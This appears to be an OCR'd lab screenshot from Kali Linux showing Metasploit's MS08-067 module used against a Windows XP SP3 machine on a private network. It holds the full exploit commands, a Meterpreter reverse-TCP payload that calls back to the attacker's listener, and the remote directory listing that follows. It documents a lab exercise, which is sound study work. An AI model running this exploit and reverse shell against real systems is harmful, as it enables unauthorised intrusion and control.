
EXPLOIT XP

MS08-067


kali@kali: ~
File Azioni Modifica Visualizza Aiuto
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor
I love shells --egypt
=[metasploit v6.3.50-dev]
+ -- --=[2384 exploits - 1235 auxiliary - 417 post]
+ -- --=[1391 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
search ms08-0msf6 > search ms08-067
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS08-067 Microsoft Server Service Relative Path Stack Corruption
Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > options
Module options (exploit/windows/smb/ms08_067_netapi):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 445 yes The SMB service port (TCP)
SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)

```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.50.102   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.50.104
RHOSTS => 192.168.50.104
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.50.102:4444
[*] 192.168.50.104:445 - Automatically detecting the target...
[*] 192.168.50.104:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.50.104:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.50.104:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.50.104
[*] Meterpreter session 1 opened (192.168.50.102:4444 -> 192.168.50.104:1032) at 2024-01-17 10:24:20 +0100

meterpreter > ls
Listing: C:\WINDOWS\system32
============================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100666/rw-rw-rw-  261       fil   2022-07-15 15:07:02 +0200  $winnt$.inf
040777/rwxrwxrwx  0         dir   2022-07-15 16:58:05 +0200  1025
040777/rwxrwxrwx  0         dir   2022-07-15 16:58:05 +0200  1028
040777/rwxrwxrwx  0         dir   2022-07-15 16:58:05 +0200  1031
040777/rwxrwxrwx  0         dir   2022-07-15 16:58:11 +0200  1033
```